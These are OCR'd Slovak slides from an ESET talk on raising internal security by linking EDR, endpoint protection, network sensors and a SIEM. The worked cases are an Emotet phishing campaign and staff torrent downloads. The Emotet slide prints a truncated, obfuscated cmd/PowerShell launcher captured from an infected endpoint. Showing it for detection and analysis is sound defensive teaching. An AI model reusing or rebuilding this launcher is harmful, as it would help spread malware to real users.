
PUBLIC

Zvyšovanie efektívnosti internej bezpečnosti integráciou nástrojov

Daniel Chromek

ENJOY SAFER TECHNOLOGY™



PUBLIC

Daniel Chromek

$whoami

- 14 rokov v bezpečnosti
- Pracujem v ESET-e od 2009
- Security consultant -> internal security
- V roli CISO od 2010, FT od 2016

PUBLIC

Agenda

1. Použité technológie
2. Spôsob nasadenia
3. Vizibilita a use-casy

PUBLIC

Použité technológie

EndPoint

- Windows Event Log
- ESET Endpoint Security:

  Antivírus

  HIPS

  Personal FW
- ESET Enterprise Inspector:

  EDR

Sieť

- Sieťový FW
- NG IPS
- Flow collection
- IOC generátor

PUBLIC

ESET EDR – Enterprise Inspector (EEI)


Procesy:

Cesta k executable / hash / parent(s) / reputácia / DLL

Cmd parametre

Zapísané súbory

URL / IP adresy



PUBLIC

EndPoint Security vs. Enterprise Inspector

Endpoint Security (Antivírus)	Enterprise Inspector (EDR)
B/W Detekcia malware*	Pravidlá na neštandardné stavy
Automatické blokovanie hrozieb	Semiautomatické / Manuálne blokovanie (napr. hash)
Limitované informácie o malware	Podporné informácie o správaní procesu
Limitovaná možnosť ovplyvniť správanie nad hrozbou	Editovanie pravidiel + výnimiek
Limitovaná viditeľnosť do udalosti	Efektívny drill-down
Nízka prevádzková réžia	Potreba analytika na vyhodnocovanie alertov + nastavenie pravidiel

PUBLIC

Agenda

1. Použité technológie
2. Spôsob nasadenia
3. Vizibilita a use-casy

PUBLIC

Spôsob nasadenia


- Core systém == SIEM
- Ciele:

1. Detekcia / vizibilita na endpointoch a sieti
2. Integrácia toolov na zlepšenie #1
3. *Automatizácia vyhodnotenia a response*

PUBLIC

Spôsob nasadenia


ESET Threat Monitoring
ESET Threat Hunting



PUBLIC

Integrácia zdrojov

1. Natívne na úrovni SIEM cez DSM
2. Využitím STIX / TAXII konektora na * Threat Intelligence feed



https://stixproject.github.io/

PUBLIC

Agenda

1. Čo je EDR
2. Spôsob nasadenia
3. Vizibilita a use-casy

PUBLIC

Use-case: Emotet

- Phishing kampaň 11/2018 – UK a DE

1. Detekcia:

FW log - connection

C2 IP – cez ETI

EEI – správanie sa na endpointe

www.welivesecurity.com/2018/11/09/emotet-launches-major-new-spam-campaign/

Use-case: Emotet

2. Response: Second stage malware?

mem dump + scan, analýza

vs.

Analýza procesov v EEI

/c CmD /c "sET vtb=Sv H14a (")''nIOj-'X'+]3,1[) (gNIRTSot.EcneREFerpEsObREV$ (.^|)93]rAhC[,'UOr'eCal perC- 63]rAhC[,)86]rAhC[+45]rAhC[+58]rAhC[(eCalperC- 421]rAhC[,)811]rAhC[+211]rAhC[+701]rAhC[(eCalperC-)‘) UOrXUOr+]31['+'DiLleH'+'s'+'D6U+'+']1['+'d'+'iLLE'+'HSD6U‘ +' (^&v'+'pk)(d'+'neOt'+'da'+'Er'+'.)'+')i'+'IC'+'SA::]'+'gNiDoc NE.TXET.'+'MEtSYs'+'['+',)) '+'ss'+'Erpm'+'OCed:'+':]e'+‘dom No'+'IsseR'+'pmo'+'C.'+'nois'+'sErpmOC.Oi.'+'M'+'etsYS[,) U OrP4'+'+us'+'Vo'+'Z'+'JotY7'+'5N'+'U'+'YmueNC'+'DxK'+'nu‘+ 'GdhwMFyM'+'j'+'JQ'+'Ve7zgT1K'+'j'+'sJ'+'8fU'+'pxr2bHKcO‘ +'Ltjm'+'nL6nE'+'yQ+tZ3wk'+'A'+'w'+'Y'+'uH0eb'+'s/e'+‘Ygk w'+'WLdIUo2'+'1impZs8g'+'D'+'G'+'qO'+'dz'+'n'+'2pYX'+‘Jg3.

www.welivesecurity.com/2018/11/09/emotet-launches-major-new-spam-campaign/

PUBLIC

Use-case2: neautorizovaný autorský obsah

- Viacero prípadov cez Torrent / uloz.to,...

1. Detekcia:

FW log – connection info

IPS – detekcia torrentu pri pripojení na tracker – hash

Suricata – URL IOC

EDR – správanie na endpointe

PUBLIC

Use-case2: neautorizovaný autorský obsah

2. Response: čo sa presne stiahlo?

- Použitá aplikácia ≈ možnosť huntingu a blokovania cez EEI

SHA-1	65D9AF30317993E819A8F2920828FE458E1BA60
SIGNATURE TYPE	Valid
SIGNER NAME	"Rare Ideas, LLC"
WHITELIST TYPE	*None*
FILE DESCRIPTION	uTorrent Portable
FILE VERSION	3.4.5.41202
COMPANY NAME	PortableApps.com
PRODUCT NAME	uTorrent Portable
PRODUCT VERSION	3.4.5.41202
INTERNAL NAME	uTorrent Portable
ORIGINAL FILE NAME	uTorrentPortable_3.4.5.41202_online.paf.exe

PUBLIC

Use-case2: neautorizovaný autorský obsah

2. Response: čo sa presne stiahlo?

- Stiahnutie

  == write

- Prehliadanie ≈≈ cmd line argument:

PUBLIC

Zhrnutie

- Vizibilita – korelácia / obohatenie udalostí
- Skrátenie času IR + odbúranie false-pos
- Adopcia TTP na úrovni EEI
- Aktívny response

PUBLIC

ENJOY SAFER TECHNOLOGY™

www.eset.sk/enterprise

business.solutions@eset.sk